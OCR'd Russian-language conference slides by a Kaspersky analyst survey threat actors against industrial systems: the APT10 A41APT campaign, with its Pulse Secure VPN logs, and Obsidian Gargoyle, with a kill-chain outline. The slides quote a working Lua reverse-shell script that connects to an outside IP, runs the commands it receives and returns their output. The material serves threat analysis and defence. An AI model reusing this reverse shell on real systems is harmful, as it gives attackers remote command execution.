
APT10: кампания A41APT

- Кампания на японские промышленные компании с октября 2019 по декабрь 2020
- Атакующие использовали имя хоста DESKTOP-A41UVJV для взлома сессии и проникновения во внутреннею сеть через уязвимости Pulse Secure SSL-VPN
- JPCERT также сообщал о похожих атаках на SSL-VPN
- В некоторых случаях атакующие использовали уже раннее украденные креды

```
- VPN Tunneling: Session started for user with IPv4 address 192.168.X.X, hostname ホスト名
- VPN Tunneling: User with IP 192.168.X.X connected with SSL transport mode.
- Closed connection to TUN-VPN port 443 after 6 seconds, with 0 bytes read (in 1 chunks) and 221 bytes written (in 6 chunks)
- VPN Tunneling: User with IP 192.168.X.X connected with ESP transport mode.
- Key Exchange number 1 occurred for user with NCIP 192.168.X.X
- VPN Tunneling: Session ended for user with IPv4 address 192.168.X.X
- Closed connection to 192.168.X.X after 0 seconds, with 0 bytes read and 0 bytes written
- VPN Tunneling: Session started for user with IPv4 address 192.168.X.X, hostname DESKTOP-A41UVJV
- Connected to TUN-VPN port 443
- Key Exchange number 1 occurred for user with NCIP 192.168.X.X
- Remote address for user <ドメイン/ユーザ名> changed from ユーザのリモートIPアドレス to 151.80.241.108.
```


Source: https://blogs.jpcert.or.jp/en/2020/04/attacks-exploiting-vulnerabilities-in-pulse-connect-secure.html

APT10: кампания A41APT



APT10 и Obsidian Gargoyle

APT10




```
add     r12, rdi
add     r10, rdi
mov     [rsp+290h+var_270], 'kcuF'
mov     [rsp+290h+var_26C], 'AuoY'
mov     [rsp+290h+var_268], 'itn'
mov     edx, eax
test    r13d, r13d
```

Obsidian Gargoyle

```
local host, port = '111.90.149.218', 443
local socket = require('socket')
local tcp = socket.tcp()
local io = require('io')

tcp:connect(host, port);
while true do
        local cmd, status, partial = tcp:receive()
        local f = io.popen(cmd, 'r')
        local s = f:read('*a')
        f:close()
        tcp:send(s)
        if status == 'closed'
        then
                break
        end
end
tcp:close()
```

This script downloads and executes an additional payload. We did not receive the payload. However, the operator sent us a text file named 'FUCK-YOU.txt' with hundred of lines of explitives.

Source: https://blog.talosintelligence.com/2020/10/poetrat-update.html

О чем это все

Политическая напряженность (Obsidian Gargoyle, APT10, SolarWinds?)

-> кибершпионаж

-> подрыв деятельности

“Операционная деятельность”

-> кибершпионаж (APT10, Lazarus)

-> финансовый профит (Andariel, Cring ransomware)

-> подрыв деятельности? (ransomware)

От кого вы хотите защищаться?

1. Reconnaissance

- OSINT
- Public available sources

2. Weaponization

- Spear-phishing emails
- Waterhole sites
- Credentials theft
- …..

3. Installation/Lateral movement

- Various malicious or even legal tools
- Phishing emails from inside

4. Command and Control

- Communication with the actor's server

5. Action

- Stealing docs
- Making changes In the configuration
- Uploading a Program to the controller

Заключение

- ICS Threat Landscape разнообразный с разной мотивацией
- Грани между APT и Crimeware смываются
- Ransomware-as-an-APT наносят главный удар
- Есть намного больше инцидентов, чем мы знаем и думаем
- Почти все известные APT «умеют» работать на индустриальных объектах
- Большинство APT акторов умеют «перепрыгивать» через air gap
- Самую большую картину всей атаки дает IR

Спасибо!

Мария Гарнаева **Старший вирусный аналитик** **Maria.Garnaeva@Kaspersky.com**

kaspersky